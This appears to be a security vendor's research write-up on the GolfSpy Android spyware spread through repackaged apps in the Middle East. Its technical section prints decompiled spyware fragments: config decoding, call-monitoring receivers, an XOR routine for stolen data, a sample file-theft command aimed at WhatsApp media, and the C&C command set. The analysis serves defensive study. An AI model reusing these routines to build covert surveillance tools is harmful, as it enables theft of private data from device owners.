Mobile Campaign ‘Bouncing Golf’ Affects Middle East


trendmicro.com/en_us/research/19/f/mobile-cyberespionage-campaign-bouncing-golf-affects-middle-east.html

June 18, 2019

We uncovered a cyberespionage campaign targeting Middle Eastern countries. We named this campaign “Bouncing Golf” based on the malware’s code in the package named “golf.” The malware involved, which Trend Micro detects as AndroidOS_GolfSpy.HRX, is notable for its wide range of cyberespionage capabilities. Malicious codes are embedded in apps that the operators repackaged from legitimate applications. Monitoring the command and control (C&C) servers used by Bouncing Golf, we’ve so far observed more than 660 Android devices infected with GolfSpy. Much of the information being stolen appear to be military-related.

The campaign’s attack vector is also interesting. These repackaged, malware-laden apps are neither on Google Play nor popular third-party app marketplaces, and we only saw the website hosting the malicious apps being promoted on social media when we followed GolfSpy’s trail. We were also able to analyze some GolfSpy samples sourced from the Trend Micro mobile app reputation service.

Also of note is Bouncing Golf’s possible connection to a previously reported mobile cyberespionage campaign that researchers named Domestic Kitten. The strings of code, for one, are similarly structured. The data targeted for theft also have similar formats.



WWW
APK
Attacker distributes URL hosting malicious apps/APKs
User clicks URL
Malicious APK is downloaded
Malicious app is installed and launched
Malicious app steals data and performs additional commands
Stolen data is sent to C&C server or C&C server sends commands to be performed

Figure 1. GolfSpy’s infection chain

GolfSpy's Potential Impact

Given GolfSpy’s information-stealing capabilities, this malware can effectively hijack an infected Android device. Here is a list of information that GolfSpy steals:


- Device accounts
- List of applications installed in the device
- Device’s current running processes
- Battery status
- Bookmarks/Histories of the device’s default browser
- Call logs and records
- Clipboard contents
- Contacts, including those in VCard format
- Mobile operator information
- Files stored on SDcard
- Device location
- List of image, audio, and video files stored on the device

- Storage and memory information
- Connection information
- Sensor information
- SMS messages
- Pictures

GolfSpy also has a function that lets it connect to a remote server to fetch and perform commands, including: searching for, listing, deleting, and renaming files as well as downloading a file into and retrieving a file from the device; taking screenshots; installing other application packages (APK); recording audio and video; and updating the malware.

Technical Analysis

The repackaged applications are embedded with malicious code, which can be found in the *com.golf* package**.** These repackaged apps pose as communication, news, lifestyle, book, and reference apps popularly used in the Middle East. The GolfSpy malware embedded in the apps is hardcoded with an internal name used by the attacker.







Figure 2. Icons of the apps that Bouncing Golf's operators repackaged (top) and a comparison of packages between the original legitimate app (bottom left) and GolfSpy (bottom right)




```
public static String f() {
    return a.b("Nzc3Oj40XFpMWTg5NFtMU0xOWUhUOTU6NTw0ODk3Nzc=");
}

public static int g() {
    return a.a("ptVm1t", "PTc=");
}

public static int h() {
    return a.a("s03MfJddFY", "PDg5Nzc3Nzc=");
}

public static int i() {
    return a.a("FnZEF33", "PTc=");
}

public static int j() {
    return a.a("qdh5zI38", "PTc=");
}
```

```
private static byte[] c(String arg3) {
    int v1 = 0;
    byte[] v0 = null;
    if(arg3 != null) {
        try {
            if(arg3.isEmpty()) {
                return v0;
            }

            v0 = Base64.decode(arg3, 0);
            if(v0 == null) {
                return v0;
            }

            while(v1 < v0.length) {
                v0[v1] = ((byte)(v0[v1] - 7));
                ++v1;
            }
        }
        catch(Exception v1_1) {
        }
    }

    return v0;
}
```

Figure 3. GolfSpy's configurations encoded by a custom algorithm (right) and its decoded version (left)

As shown in Figure 3, GolfSpy's configurations (e.g., C&C server, secret keys) are encoded by a customized algorithm. After it is launched, GolfSpy will generate a unique ID for the affected device and then collect its data such as SMS, contact list, location, and accounts in this format: **"%,[],time"**(shown in Figure 4). The information is written into a file on the device. The attacker can choose the data types to collect, which are written in a certain format.



```
v0 = Build.MANUFACTURER + "_" + Build.MODEL.replace(",", "").replace(".", "").replace(" ", "");
if(v0.length() >= 20) {
    v0 = v0.substring(0, 19);
}

v0 = v0 + "_";
UUID v1_1 = UUID.randomUUID();
if(v1_1 != null) {
    v0 = v0 + v1_1.toString().replace("-", "");
}

Random v3 = new Random();
if(v0.length() > v5) {
    v0 = v0.substring(0, 36);
}
else if(v0.length() < v5) {
    int v1_2 = v0.length();
    while(v1_2 < v5) {
        ++v1_2;
        v0 = v0 + String.valueOf(v3.nextInt(10));
    }
}

StringBuilder v1_3 = new StringBuilder().append(v0);
CRC32 v2 = new CRC32();
v2.update(v0.getBytes());
return v1_3.append(String.valueOf(v2.getValue())).toString();
```

Figure 4. Code snippet showing GolfSpy generating UUID

The value of **%** is in the range of 1-9 or a-j. Each value represents a different type of data to steal from the device:


Value	Data Type
1	Accounts
2	Installed APP list
3	Running processes list
4	Battery status
5	Browser bookmarks and histories
6	Call logs
7	Clipboard

8	Contacts
9	Mobile operator information
a	File list on SD card
b	Location
c	Image list
d	Audio list
e	Video list
f	Storage and memory information
g	Connection information
h	Sensors information
i	SMS messages
j	VCard format contacts

Table 1. The type of data corresponding to the value coded in GolfSpy

Figure 5 shows the code snippets that are involved in monitoring and recording the device’s phone call. It will also take a photo using the device’s front camera when the user wakes the device.

Apart from collecting the above data, the spyware monitors users’ phone calls, records them, and saves the recorded file on the device. GolfSpy encrypts all the stolen data using a simple XOR operation with a pre-configured key before sending it to the C&C server using the HTTP POST method.




```
this.m = new com.golf.rv.b();
v0_1 = new IntentFilter();
v0_1.addAction("android.intent.action.NEW_OUTGOING_CALL");
v0_1.addAction("android.intent.action.PHONE_STATE");
this.registerReceiver(this.m, v0_1);
this.n = true;
```

```
this.k = new e();
v0_1 = new IntentFilter();
v0_1.addAction("android.intent.action.USER_PRESENT");
this.registerReceiver(this.k, v0_1);
```

```
public static boolean a(byte[] arg4, int arg5, byte[] arg6, int arg7) {
    boolean v0 = false;
    if(arg4 != null && arg4.length > 0) {
        if(arg6 != null && arg6.length > 0) {
            while(((int)v0)) < arg5) {
                arg4[((int)v0)] = ((byte)(arg4[((int)v0)] ^ arg6[(((int)v0)) % arg6.length]));
                int v0_1 = (((int)v0)) + 1;
            }
        }

        v0 = true;
    }

    return v0;
}
```

Figure 5. Code snippets showing how GolfSpy monitors phone calls via register receiver (top left), its actions when the device is woken up (top right), and how it encrypts the stolen data (bottom)

The malware retrieves commands from the C&C server via HTTP, and attackers can steal specific files on the infected device. The command is a constructed string split into three parts using "<DEL>" as a separator. The first part is the target directory, the second is a regular expression used to match specific files, while the last part is an ID.




```
/sdcard/WhatsApp/Media/WhatsApp Images<DEL>.*\.(pdf|doc|docx|xls|xlsx|enc|jpg|jpeg|png)<DEL>636952120130929102
```


```
String[] v0_1 = v2_1.split("<DEL>");
if(v0_1.length == 3) {
    ArrayList v2_2 = new ArrayList();
    a.a(((List)v2_2), v0_1);
    while(true) {
        String v0_2 = v1_1.readLine();
        if(v0_2 != null && !v0_2.isEmpty()) {
            if(!new File(v0_2).exists()) {
                continue;
            }

            ((List)v2_2).add(v0_2);
            continue;
        }
```

Figure 6. Example of a command that steals specific files from an infected device’s application (top), and GolfSpy’s parse-and-perform command (bottom)

Apart from the HTTP POST method, GolfSpy also creates a socket connection to the remote C&C server in order to receive and perform additional commands. Stolen data will also be encrypted and sent to the C&C server via the socket connection. The encryption key is different from the one used for sending stolen data via HTTP.



```
static {
    b.a = new b("Null", 0, -1);
    b.b = new b("List", 1, 0);
    b.c = new b("Search", 2, 1);
    b.d = new b("Install", 3, 3);
    b.e = new b("Rename", 4, 4);
    b.f = new b("Delete", 5, 5);
    b.g = new b("Push", 6, 6);
    b.h = new b("Pull", 7, 7);
    b.i = new b("Log", 8, 8);
    b.j = new b("FetchConfig", 9, 9);
    b.k = new b("UpdateConfig", 10, 10);
    b.l = new b("End", 11, 11);
    b.m = new b("Kill", 12, 12);
    b.n = new b("RecordVoice", 13, 13);
    b.o = new b("RecordVideo", 14, 14);
    b.p = new b("TakePicture", 15, 15);
    b.q = new b("Sync", 16, 16);
    b.r = new b("GetSyncList", 17, 17);
    b.s = new b("Ack", 18, 18);
    b.t = new b("EndNewSocket", 19, 19);
    b.u = new b("ClearFirstRun", 20, 20);
    b.v = new b("KeepAlive", 21, 21);
```



```
static {
    c.a = new char[]{'·', 'r', '\"', 'P', 'Ì', 'a', 'A', 'ð', 'x', '\u0007', 'õ', 'C', 'í', 'a', '*',
}
```


Figure 7. The additional commands that attackers can carry out via a socket connection (top) and the key used to encrypt the stolen data (bottom)

Correlating Bouncing Golf's Activities


We monitored Bouncing Golf's C&C-related activities and saw that the campaign has affected more than 660 devices as of this writing. The small or limited number is understandable given the nature of this campaign, but we also expect it to increase or even diversify in terms of distribution. Most of the affected devices were located in the Middle East, and many of the stolen data we saw is military-related (e.g., images, documents).

Bouncing Golf's operators also try to cover their tracks. The registrant contact details of the C&C domains used in the campaign, for instance, were masked. The C&C server IP addresses used also appear to be disparate, as they were located in many European countries like Russia, France, Holland, and Germany.

